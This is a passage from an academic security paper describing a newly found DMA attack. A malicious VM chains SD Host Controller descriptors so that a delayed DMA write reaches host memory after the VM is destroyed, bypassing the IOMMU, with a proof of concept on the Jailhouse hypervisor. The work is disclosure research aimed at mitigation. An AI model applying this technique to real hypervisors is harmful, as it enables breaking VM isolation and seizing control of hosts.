

This work has been submitted to the IEEE for possible publication. Copyright may be transferred without notice, after which this version may no longer be accessible.

Digital Object Identifier

Deferred DMA Attack: A Threat for Bypassing the IOMMU in Dynamic Hypervisors

JEAN DE BONFILS LAVERNELLE^{1,2}, DAMIEN SAUVERON¹, PIERRE-FRANÇOIS BONNEFOI¹, and BENOÎT GONZALVO²

¹XLIM, University of Limoges, Limoges 87000, France

²Thales DIS, La Ciotat 13600, France

Corresponding author: Jean de Bonfils Lavernelle (e-mail: jean.de-bonfils-lavernelle@thalesgroup.com).

Financial support was provided by the French Ministry of Higher Education and Research and Thales DIS SA as part of the PhD thesis CIFRE No. 2022/0826.

ABSTRACT The Input–Output Memory Management Unit (IOMMU) is a crucial hardware component for enforcing access control for bus-master devices on the main memory. When properly configured by a hypervisor, it provides reliable protection against Direct Memory Access (DMA) attacks from untrusted Virtual Machines (VMs) that control DMA-capable devices. Without an IOMMU, a malicious VM could instruct a DMA-capable device that it controls to access memory locations that the VM itself cannot access. This paper describes a novel DMA attack that allows bypassing the access control enforced by an IOMMU and may threaten some dynamic hypervisors. The DMA attack exploits the reallocation of DMA-capable devices when a VM is destroyed and a delay before the device effectively performs DMA. By leveraging a DMA-capable device under its control, this DMA attack potentially enables a malicious VM to breach hypervisor isolation and bypass the IOMMU-enforced access control. The wide applicability of the attack is impacted by constraints at the hypervisor, device, and platform levels. However, to support practicability, we present a proof-of-concept (PoC) implementation of the attack on a hypervisor, using a common DMA-capable device in a realistic attack scenario. Finally, the applicability of the attack on other hypervisors and potential mitigation strategies are also discussed. This paper aims to raise awareness of a threat posed by this DMA attack and to encourage practitioners to evaluate and test their systems for such flaws.

INDEX TERMS DMA attack, Hypervisor, IOMMU, Security, Virtualization

I. INTRODUCTION

Direct Memory Access (DMA) attacks are a particular concern in virtualized environments, as they can break the isolation enforced by a hypervisor. DMA is a capability of certain peripherals, such as a Network Interface Card (NIC) or USB device, that allows them to access the main memory autonomously without CPU intervention. DMA attacks can be carried out by a malicious Virtual Machine (VM) that controls a DMA-capable device or can originate from a DMA-capable device with compromised firmware. The primary protection mechanism against DMA attacks is provided by a hardware unit known as the Input-Output Memory Management Unit (IOMMU). Available on a wide range of platforms, the IOMMU offers access control from bus-masters, including DMA-capable devices, to the main memory. Straightforward DMA attacks can be a significant concern in virtualized environments due to the lack of IOMMU support on some platforms, particularly embedded systems, as well as the lim-

itations of the IOMMU in certain environments [1]. However, when the IOMMU is properly managed by the hypervisor, it provides reliable hardware-enforced protection against DMA attacks from malicious VMs. Indeed, the hypervisor relies on the IOMMU to ensure that if a VM has direct access to a DMA-capable device (I/O passthrough), that device can only access the memory that the VM itself can access, as Fig. 1 illustrates. Giving a VM direct access to a hardware peripheral provides numerous benefits [1] such as better performance, lower latency, and increased predictability, which are key or even essential requirements, particularly in embedded scenarios. When VMs have direct access to DMA-capable devices, the hypervisor must implement inter-OS protection to prevent DMA attacks from one VM on others or the hypervisor [2].

Conversely, intra-OS protection consists of preventing DMA attacks within the OS, whether running in a VM or natively. In particular, intra-OS protection, which has been extensively studied [3]–[8], aims to prevent errant DMA access




Figure 1. IOMMU functions for providing inter-OS protection against DMA attacks.

from compromised devices or instructed by buggy drivers. Inter-OS protection has been less investigated, likely because it involves less complex mechanisms, due to less frequent remapping of DMA-capable device memory [9], [10], thereby opening it up to fewer attack vectors.

Yet, there are different scenarios in which a DMA-capable device can be remapped in a virtualized system. In some hypervisors, DMA-capable devices can be remapped, particularly to the host hypervisor or a privileged VM. This can occur, for instance, if the VM that controlled the DMA-capable device is destroyed. In that case, the DMA-capable device is unmapped from the memory of the VM and can be remapped to the memory of another VM or the host hypervisor. As this deferred DMA attack show, this remapping process becomes a threat if the former driver that controlled the DMA-capable device is not trusted by the VM or the hypervisor to which the device is reallocated. This is the case in virtualized systems where an untrusted VM has direct access to a DMA-capable device. We studied the operation of different DMA-capable devices to clearly understand their capabilities. In particular, a device driver running in a VM could introduce a substantial delay between the time it sends a command to the device and the time when that device performs DMA. This delay can be exploited by a malicious VM to instruct the device to perform a DMA operation after the device has been remapped to the host hypervisor or a privileged VM. The described DMA attack relies on introducing a delay, ensuring that the DMA operation is executed after the DMA-capable device has been remapped. The attack is explained, implemented, and demonstrated based on this scenario, although there may

be other attack scenarios where it could be applicable, as explained in Section V. This attack is a concern in a wide range of environments, as hypervisor-based virtualization, although primarily used in the cloud, has spread to other domains such as embedded systems [11]. Yet, this threat is mostly relevant in embedded systems where VMs have often direct access to hardware devices. Although practicability of the attack can be discussed, this attack highlights a threat that must be considered right from the design phase of a hypervisor, as well as during the security review of a virtualized system. The goal of this paper is to highlight a threat of a new type of DMA attack in certain virtualized systems. The effectiveness of this threat is shown as we successfully implemented the attack using a common DMA-capable device, on an affected hypervisor. This paper aims to motivate practitioners to evaluate and test their systems for such flaws. We provide all source code and artifacts used to implement the attack and reproduce the proof of concept (PoC) on the evaluated hypervisor [12].

The salient contributions of this paper include:

- The description of a new type of DMA attack that targets dynamic hypervisors.
- An implementation of the attack using a widespread DMA-capable device.
- A PoC and demonstration of the attack on a dynamic hypervisor in a realistic scenario.
- The identification of the properties required at both the hypervisor and device levels for the attack's applicability and practicability.
- A discussion on the practicability of the attack and potential mitigation strategies.

The remainder of this paper is structured as follows. Section II describes the main threat model in which the attack is relevant and applicable. Based on this, the section details the principle of the deferred DMA attack and lists the properties required at the hypervisor and device levels for the attack to be practicable. Section III then describes the DMA operations of an SD Host Controller (SDHC), a widespread DMA-capable device that can be used to conduct the attack. Following that, Section IV explains how the described deferred DMA attack is implemented using an SDHC. Then, Section IV demonstrates the applicability of the attack on Jailhouse hypervisor [13] in a real-world scenario. Section IV also details measurements that highlight the significant delay that can be introduced and the practicability of the attack. Section V discusses the limitations and practicability of the deferred DMA attack and shows that they depend on various factors at the hypervisor, device, and platform levels. The section also provides insights into the applicability of the attack to Xen and KVM with VFIO and discusses potential mitigation strategies. Finally, Section VI concludes.

II. PRINCIPLE OF THE ATTACK AND MAIN THREAT MODEL

A. OVERVIEW OF THE ATTACK

Dynamic hypervisors are a type of hypervisor that allows VMs to be created or destroyed during runtime. On these

hypervisors, resources such as peripherals and memory can often be dynamically allocated to VMs during their lifetime [14]–[16]. This implies that VMs and the DMA-capable devices they control may have memory dynamically mapped or unmapped during runtime [17]. In the remainder of this paper, we refer to the “*host*” as the entity to which the DMA-capable device is remapped when the malicious VM, from which the attack is carried out, is destroyed. The DMA-capable device accesses the host’s memory when the deferred DMA attack is executed. The host can be either the host hypervisor or a privileged VM to which the DMA-capable device is remapped after the malicious VM is destroyed. We refer to “*the malicious VM*” as the untrusted VM that controls a DMA-capable device with its driver and leverages it to perform the described DMA attack, thereby compromising the isolation provided by the hypervisor. The malicious VM achieves this by accessing the host’s memory once the DMA-capable device has been reallocated to the host.

This attack enables VMs to break isolation by leveraging a DMA-capable device and bypassing the access control enforced by the IOMMU, the primary protection mechanism against DMA attacks [1], [18], [19]. The attack can be carried out after the malicious VM is destroyed, when the DMA-capable device is remapped to the memory of the host. To that end, the DMA attack relies on introducing a substantial delay between the time the untrusted driver, implemented in the malicious VM, sends a command to the DMA-capable device and the moment the device effectively executes the malicious DMA operation resulting from that command. Therefore, the command sent must involve DMA operations. A sufficient delay must be introduced so that the DMA-capable device performs the malicious DMA operation after it has been remapped to the memory of the host, while the command involving that DMA operation was initiated by the malicious VM. To summarize, the malicious VM sends the commands to the DMA-capable device, which then begins the execution of the command. While the DMA-capable device is executing the command, the malicious VM is destroyed, and the DMA-capable device is remapped to the host’s memory. After some time, the DMA-capable device executes the malicious DMA operation that was part of the command previously sent by the malicious VM. This breaks isolation, as the DMA operation performed by the DMA-capable device mapped to the host’s memory was initiated by the malicious VM while it was still running.

On the upper part of Fig. 2, a DMA-capable SDHC is assigned to VM 0. While VM 0 is running, the SDHC can only access the memory of that VM; it cannot access the memory of the hypervisor or another VM. However, once VM 0 is destroyed, the DMA-capable device is remapped to the host’s memory. The lower part of Fig. 2 shows the memory mapping of the different DMA-capable devices after VM 0 has been destroyed. As the SDHC has been remapped to the host’s memory, it can then access that memory. Therefore, VM 0, before being destroyed, can send a command to the SDHC. With enough delay introduced, the SDHC will perform the




Figure 2. Memory mapping of DMA-capable devices before and after a VM is destroyed.

malicious DMA operation after it has been remapped to the host’s memory.

In this attack scenario, the described DMA attack is conceived with the following assumptions:

- The malicious VM does not know when it will be destroyed.
- The malicious VM has direct access to a DMA-capable device.
- The DMA-capable device is subject to the access control of an IOMMU.
- The hypervisor relies on the IOMMU to ensure that a DMA-capable device can only access the memory that is accessible to its assigned VM.

The attack must address the fact that the malicious VM does not know when it will be destroyed and cannot usually control its destruction. Indeed, if the malicious VM is destroyed before its driver sends the command to the DMA-capable device, then the latter will not start, and the malicious DMA operation will never be performed. On the other hand, if the malicious DMA operation is performed by the DMA-capable device before the malicious VM is destroyed, then the DMA-capable device will not have been remapped to the host’s memory yet. Subsequently, the malicious DMA operation would lead to a fault generated by the IOMMU.

This would likely stop the DMA-capable device execution, causing the attack to fail. Since the malicious VM has no means of knowing when it will be destroyed, it cannot predict when its assigned DMA-capable device will be remapped to the host. For that reason, it must be able to track the remaining delay before the malicious DMA operation and, if required, restart the command execution. To that extent, the driver can usually rely on device control registers or peripheral interrupts. As a result, only when the malicious VM is destroyed does the DMA operation get performed by the DMA-capable device. Once the VM is destroyed, the device is remapped to the host, and the malicious DMA operations can succeed. For example, before the DMA-capable device performs the malicious DMA operation, the malicious VM can cause the DMA-capable device to restart the command execution. This reintroduces a delay before executing the malicious DMA operation. As long as the VM is running, it prevents the DMA-capable device from executing the malicious DMA operation by restarting the command execution from the beginning, in the manner of a watchdog. However, if the VM is destroyed, the command execution is no longer restarted, and the malicious DMA operation is ultimately executed.

B. PROPERTIES REQUIRED AT SOFTWARE AND DEVICE LEVELS

For the attack to be applicable, two properties are required at the hypervisor level:

- An untrusted driver (e.g., in a VM) has control over a DMA-capable device.
- Such a device must be dynamically remapped from the untrusted driver to another entity.

The untrusted driver, in this case implemented in the malicious VM, is used to construct the deferred DMA attack with the selected DMA-capable device that it controls. This DMA-capable device must be remapped to another entity so that it can access the latter's memory, although that access would have been instructed by the untrusted driver beforehand. In addition, the following properties of a DMA-capable device are required to determine its suitability for executing the attack:

- A delay can be introduced between the command execution by the driver to the device and the malicious DMA operation performed by the device.
- The driver should be able to track, at least approximately, the remaining time before the malicious DMA operation is performed by the DMA-capable device.
- The driver should be able to maintain or reintroduce the delay before the malicious DMA operation.

Introducing a delay is necessary to allow sufficient time for the IOMMU to remap the DMA-capable device into the host's memory. This is important because, without such a delay, the malicious DMA operation would be performed before the DMA-capable device can access the host's memory. The second and third aforementioned properties are required because the driver must prevent the malicious DMA operation

from being performed by the DMA-capable device while the VM is running, as this would lead to a fault generated by the IOMMU. This is necessary because, while the VM is not destroyed, the DMA-capable device is not remapped, and the malicious DMA operation cannot succeed. Finally, the success of the attack depends on this last property: **the desired delay before the malicious DMA operation can be maintained during the remapping process**. As Section V explains, this property depends on both the DMA-capable device and the hypervisor.

III. IMPLEMENTATION OF THE ATTACK USING A COMMON DMA-CAPABLE DEVICE

A. PROGRAMMING DMA OPERATIONS OF AN SD HOST CONTROLLER

After studying the DMA operations of an SD Host Controller (SDHC), we identified it as suitable for carrying out the attack, as it meets the required properties described in Section II. Although the attack was implemented using an SDHC and successfully demonstrated on a hypervisor, this DMA-capable device fulfills the last property under certain conditions, as explained in Section V. These conditions restrict the applicability of the attack on some hypervisors.

The SD Host Controller allows access to MultiMediaCard (MMC) devices, such as SD cards or eMMC, as well as SDIO devices. Using DMA, it is tasked with moving data from these devices to the system memory (RAM) or vice versa. The chosen SD Host Controller follows the SDHC specification version 3 [20]. DMA is performed by a DMA engine built directly into the SD Host Controller, specifically called the ADMA engine. The DMA operations executed by the ADMA engine are defined in the SDHC specification, which introduces a DMA transfer algorithm known as ADMA2. In ADMA2, the DMA operations are programmed through linked lists of buffer descriptors, also referred to as a descriptor table. A descriptor refers to an instruction that the SDHC controller must execute, for example, a DMA operation to be performed. To transfer data between the storage device and the system memory (RAM), the SDHC driver constructs a descriptor table that is then processed by the SDHC when a command is executed.

Address		Length		Reserved		Attribute					
63	32	31	16	15	6	5	4	3	2	1	0
32-bit address		16-bit length		0		ACT		0	INT	END	VALID

Figure 3. Format of a 64-bit buffer descriptor according to the SDHC specification.

Fig. 3 shows the format of a 64-bit descriptor according to the SDHC specification version 3. A buffer descriptor contains a 32-bit address that points to the data buffer which must be transferred to or from the peripherals via DMA. The length field indicates the size of that data buffer. A buffer descriptor also contains two other important fields to implement the described DMA attack. If the ACT field is 0b10, then the descriptor is not a buffer descriptor but a *linked* descriptor.

A *linked* descriptor does not involve any DMA operation and is not intended to transfer data; it only refers to another descriptor pointed to by the 32-bit address. When the SDHC processes a *linked* descriptor, it jumps to the address specified in the *linked* descriptor and fetches the new descriptor table at that address. This enables the creation of a linked list of buffer descriptors. If the ACT field is 0b11, then it is a regular buffer descriptor, and its address points to a data buffer that must be transferred by DMA to or from the peripheral. Once such a descriptor has been executed by the SDHC, it fetches the next one in the descriptor table. Finally, the INT field indicates to the SDHC to generate an interrupt to the CPU when the descriptor is processed. In a virtualized system, interrupts are handled at the hypervisor level and re-injected as virtual interrupts into the VM that controls the peripheral. Appendix A provides an example of a typical descriptor table with both *linked* and buffer descriptors.

After filling the table with descriptors, the driver sets the base address of the descriptor table in a specific register of the SDHC control registers. Then, the SDHC specifies arguments, specific to the desired command, through an SDHC control register. Finally, the driver sends the command to the SDHC, which starts processing the descriptor table and performs DMA operations as required by the command and the inserted descriptors. For example, when a *write* command is issued, the SDHC uses DMA to move data from system memory (RAM) to the peripheral. Conversely, when a *read* command is issued, the SDHC moves data from the peripheral to the system memory (RAM).




Figure 4. Steps followed by the SD host controller to perform a DMA transfer from system memory (RAM) to an SD card.

Upon reception of a command sent by the SDHC driver, the SD Host Controller performs the following steps, each also illustrated in Fig. 4, to execute a DMA transfer from the system memory (RAM) to the peripheral:

- ① The SDHC retrieves the base address of the descriptor table (*DESC_TABLE*) from an SDHC control register.
- ② The SDHC fetches the descriptors in the table. Each descriptor refers to a data buffer or another descriptor.
- ③ Using DMA, the SDHC transfers the data buffers in RAM, pointed to by the buffer descriptors, to the

SD card at the internal MMC address (*MMC_ADDR*) passed as a command argument.

When a DMA operation is performed, as indicated by a buffer descriptor, the internal address in the MMC is provided as a command argument through an SDHC control register. This address specifies the source data in the MMC that must be transferred to the RAM for a *read* command or the target location in the MMC where data must be stored for a *write* command. When the SDHC fetches a buffer descriptor and performs DMA, the internal MMC address is incremented by the number of bytes transferred, as indicated by the length field of the buffer descriptor.

B. DESIGN OF THE ATTACK WITH AN SD HOST CONTROLLER

The malicious VM has direct access to an SDHC that it controls with its driver. The attack succeeds if the VM manages to program a DMA operation that accesses the host's memory. It can either patch the host's memory by moving data from the peripheral to the host's memory through DMA, or dump the host's memory by moving data from the host's memory to the peripherals. To achieve this, the driver inside the malicious VM forges a descriptor that will be processed by the SDHC once the VM has been destroyed and the SDHC has been remapped to the host's memory. A malicious descriptor is defined as any descriptor that, once processed by the SDHC, results in a DMA access to a memory location that the VM that created it could not access. For example, the SDHC driver in the VM can create a malicious descriptor that, once processed by the SDHC, results in a DMA access attempt to the hypervisor's memory or other VMs' memory.

Simply filling the descriptor table with *linked* descriptors and ending with a malicious buffer descriptor would not introduce sufficient delay, as shown in Section IV-C. To extend the delay, the attack relies on preparing a descriptor table that allows the SDHC to overwrite the existing descriptor table with descriptors stored on the MMC. Therefore, the MMC must be preloaded with forged descriptors before the attack execution.

To conduct the attack, the driver first constructs a descriptor table filled with *linked* descriptors. Each *linked* descriptor refers to the following one in the table. The last one refers back to the beginning of the table, thereby creating a ring structure that allows the SDHC to loop endlessly through the descriptor table. In the first position of the descriptor table, the driver inserts a buffer descriptor that transfers 8 bytes of memory from the MMC to the first position of the descriptor table. As the MMC will have been prepared to contain descriptors, the first descriptor of the table will be overwritten with a descriptor that is stored on the MMC. The new descriptor exported from the MMC is the same as the previous descriptor in the first position of the descriptor table. Thus, this process only replaces the first descriptor with an identical one. When such a descriptor is processed, the address on the MMC side is incremented by 8 bytes (i.e., 64 bits), which is the size of a descriptor.




Figure 5. Principle of the attack implementation for introducing the desired delay before the malicious DMA operation.

Thanks to this, at each iteration in the descriptor table, a descriptor is exported from the MMC (from successive addresses) to the first position of the descriptor table. Therefore, the number of loops in the descriptor table stored in RAM depends on the number of descriptors stored on the MMC, thereby multiplying the delay introduced by the number of descriptors stored on the MMC. To carry out the attack, the last descriptor stored on the MMC is a malicious buffer descriptor. At some point, the first descriptor in the descriptor table will be replaced by the malicious buffer descriptor. In the following iteration, the SDHC will fetch the malicious buffer descriptor and achieve the DMA attack.

Fig. 5 illustrates the principle of the attack to extend the delay introduced between the command execution by the driver and the execution of the malicious DMA operation by the SDHC. *SDHC MMIO* in Fig. 5 refers to the SD Host Controller control registers, which are memory-mapped and accessible to the malicious VM. In Fig. 5, *DESC_TABLE* refers to the base address of the descriptor table stored in the malicious VM memory, while *MMC_ADDR* indicates the address on the MMC side from which, or to which, data must be transferred. Both of these addresses are set by the driver through SDHC control registers.

When the SDHC starts, it fetches the first descriptor and transfers 8 bytes of data from *MMC_ADDR* to the position of the first descriptor in the table at *DESC_TABLE*, thereby replacing the current descriptor. The SD card should have been prepared beforehand so that the first descriptor in RAM can be replaced with the same descriptor as shown in Fig. 5 at *loop=0*. Subsequently, the address on the MMC side is incremented by 8 bytes, which corresponds to the amount of data that was transferred (i.e., the size of a descriptor).

Then, the SDHC fetches the following descriptors, which are *linked* descriptors. At the end of the descriptor table, the SDHC jumps back to the beginning, as instructed by the last *linked* descriptor. It fetches the first descriptor again, which transfers 8 bytes of data from *MMC_ADDR+0x8* to the address *DESC_TABLE*, thereby replacing the current descriptor with the same one as shown in Fig. 5 at *loop=1*. In this way, the SDHC loops through the descriptor table and replaces, at each iteration, the first descriptor in the table with the same descriptor that was stored on the MMC side. At each iteration, the SDHC increments the address on the MMC side. At some point, the address on the MMC side points to the malicious descriptor (*loop=5*). Thus, the first descriptor in the descriptor table is replaced by the malicious descriptor from the MMC. In the next iteration, the SDHC fetches the malicious descriptor and transfers the data (i.e., *PAYLOAD* in Fig. 5) from the SD card to the system memory region pointed to by the address in the malicious descriptor. For this PoC, the payload enabled us to verify that the root cell's memory had been successfully patched and thus to confirm the attack's success. The payload does not matter if the attacker only wants to crash the Linux system in the root cell. However, if the memory layout of the Linux system in the root cell is known, the payload can be used to patch it, execute arbitrary code in the root cell, and take control of the hypervisor.

To carry out the attack, the driver first allocates the descriptor table. Then, based on the base address of the descriptor table (*DESC_TABLE*), the attacker prepares the SD card with the descriptors. In particular, he adds the malicious descriptor to the SD card and eventually includes a payload to patch the host memory. Then, through the malicious driver, the descrip-

tor table is constructed in RAM as described above. The code of the malicious driver that initializes the descriptor table in RAM as required for the attack is shown in Appendix C-B. We made the source of the modified driver used to implement this attack available, enabling testing on various virtualized systems [12]. This implementation of the attack has several advantages for achieving the attack. First, this significantly increases the delay introduced, as each descriptor stored on the MMC side adds one loop in the descriptor table stored in RAM. This also helps minimize the size of the descriptor table in RAM, which could be necessary in certain attack scenarios, and allows for storing part of the attack on the MMC side. Moreover, while the RAM allocated to a guest VM may be limited, an MMC usually provides much more memory, typically ranging between 8 and 32 GB.

IV. TEST AND POC OF THE ATTACK ON JAILHOUSE

A. EXPERIMENTAL ENVIRONMENT

The platform on which the attack was implemented is a Xilinx Zynq UltraScale+ MPSoC (ZCU104) [21]. It features an IOMMU compliant with the SMMUv2 [22], a common IOMMU specification in ARM environments. We implemented the attack using an SDHC, which manages access to an SD card. We modified the SDHC driver to implement the attack as described in Section III. The SDHC driver allows forging custom descriptor tables and inserting arbitrary descriptors. This enabled us to create the desired descriptor table, as required to implement the attack. In addition, a Lauterbach PowerDebug PRO, an external JTAG hardware debugger, was attached to the platform as shown in Fig. 6. The USB UART interface provided access to consoles, allowing control of both the host and the malicious VM to conveniently test the attack.




Figure 6. Experimental setup with which the attack was developed and tested.

The debugger enabled us, first, to check whether the attack could be applied to Jailhouse, whether it could be imple-

mented with an SDHC, and then to fine-tune the implementation of the DMA attack. One advantage of implementing the attack on Jailhouse is that the hardware debugger supports hypervisor awareness functions for Jailhouse, which allows for extensive debugging of virtualized systems, including the hypervisor and the VMs. In particular, this debugger allowed us to track the state of the SDHC and the IOMMU contexts during the destruction of the VM. It also enabled us to check the Stage 2 translation tables associated with the VMs and those associated with the Stream Mapping Register group [22], to which the SDHC's transactions correspond.

Stage 2 translation in ARM, generically known as nested paging or Second Level Address Translation (SLAT), refers to a specific level of address translation in virtualized systems. In fact, the memory addresses used by the VMs and the DMA-capable devices assigned to them are not physical addresses. These are Guest Physical Addresses (GPA) [23], also known as Intermediate Physical Addresses (IPA) in the ARM environment [24], [25]. Such addresses undergo an additional level of address translation configured by the hypervisor through the MMU and the IOMMU's page tables. This level of address translation allows for the conversion of GPAs into physical addresses. Thus, GPAs, or IPAs in ARM, appear to be physical addresses from the perspective of the VMs and their DMA-capable devices, but they are more similar to virtual addresses from the hypervisor's perspective. Thanks to Stage 2 translation, the hypervisor can control VMs' access to physical memory, thereby providing memory isolation between them.

Fig. 7 shows a view of the software associated with the hardware debugger, enabling the use of the aforementioned functions. In particular, it shows the address translation from IPA to physical address (i.e., Stage 2 translation) for a VM and the SDHC that is assigned to that VM. As shown, the memory of the SDHC is mapped to the memory of the VM that controls it. The figure also outlines the SDHC control registers on which the address of the descriptor table (*DESC_TABLE*) can be found. As expected, the descriptor table, located at 0×45868208 in this case, resides in a memory location accessible to both the VM and the SDHC.

B. IMPLEMENTATION OF THE ATTACK ON JAILHOUSE

Jailhouse [26] is a static partitioning hypervisor. This type of hypervisor allocates fixed resources to VMs at the time of their creation and enforces a static allocation of resources, including CPU, memory, and I/O devices. These allocations do not change dynamically during the VM runtime. However, VMs in Jailhouse, referred to as cells, can be dynamically created and destroyed during hypervisor runtime. Resources are statically allocated when a VM is created and reclaimed only when the VM is destroyed. Jailhouse starts from a Linux system, which is then turned into a privileged VM, named the root cell, from which the hypervisor is controlled. In Jailhouse, a VM can only have direct access to I/O devices, including DMA-capable devices. To that extent, the hypervisor grants the VM access to the I/O device control registers

